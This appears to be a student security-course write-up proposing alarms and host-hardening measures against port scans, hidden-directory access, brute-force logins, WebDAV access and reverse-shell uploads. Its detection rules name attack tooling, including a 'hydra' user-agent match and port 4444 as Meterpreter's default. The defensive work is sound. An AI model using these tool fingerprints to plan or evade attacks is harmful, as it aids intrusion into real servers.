
An email alert and log should be sent if the threshold is exceeded

## System Hardening

**What configurations can be set on the host to mitigate port scans?**

Configure a firewall rule that blocks all incoming and outgoing ports except for those needed (80 and 443).

# Mitigation: Finding the Request for the Hidden Directory



## Alarm

**What kind of alarm can be set to detect future unauthorized access?**
Create an email alert that is triggered any time an unauthorised machine tries to access the hidden directory.

**What threshold would you set to activate this alarm?**


- 0

## System Hardening

**What configuration can be set on the host to block unwanted access?**
The directory and file should be removed from the server all together

**Search criteria:**
source.ip: (not 192.168.1.105 or 192.168.1.1) and url.path : *secret_folder*

# Mitigation: Preventing Brute Force Attacks



## Alarm

**What kind of alarm can be set to detect future brute force attacks?**
Set an alert that is triggered if ‘401 Unauthorised’ is returned from any server over a certain threshold to weed out forgotten passwords

Create an alert if the ‘user_agent.original’ value includes ‘hydra’ in the name

**What threshold would you set to activate this alarm?**
5

## System Hardening

**What configuration can be set on the host to block brute force attacks?**
After the limit of 5 ‘401 Unauthorized’ codes have been returned from a server, the server can automatically drop traffic from the offending IP address for an hour

Display a lockout message and lock the page from login for a temporary period of time from that user

# Mitigation: Detecting the WebDAV Connection

## Alarm

**What kind of alarm can be set to detect future access to this directory?**

Create an alert anytime this directory is accessed by a machine other than the machine that should have access

**What threshold would you set to activate this alarm?**

0

## System Hardening

**What configuration can be set on the host to control access?**


Connections to this shared folder should not be accessible from the web interface

Connections to this shared folder could be restricted with a firewall rule

**Describe the solution. If possible, provide the required command line(s).**

Whitelist authorised IPs

# Mitigation: Identifying Reverse Shell Uploads



## Alarm

**What kind of alarm can be set to detect future file uploads?**

- Set an alert for any traffic moving over port 4444 or 5555
- Set an alert for any '.php' file that is uploaded to the server

**What threshold would you set to activate this alarm?**

- 0 – any '.php' file uploaded should be removed immediately!
- 4444 is also the default port used by Meterpreter – so a dead giveaway of an attacker

## System Hardening

**What configuration can be set on the host to block file uploads?**

Prohibit file uploads

Count directory 'put' requests from unauthorised IPs

**Describe the solution. If possible, provide the required command line.**

Removing the ability to upload files to this directory over the web interface would take care of this issue

# The end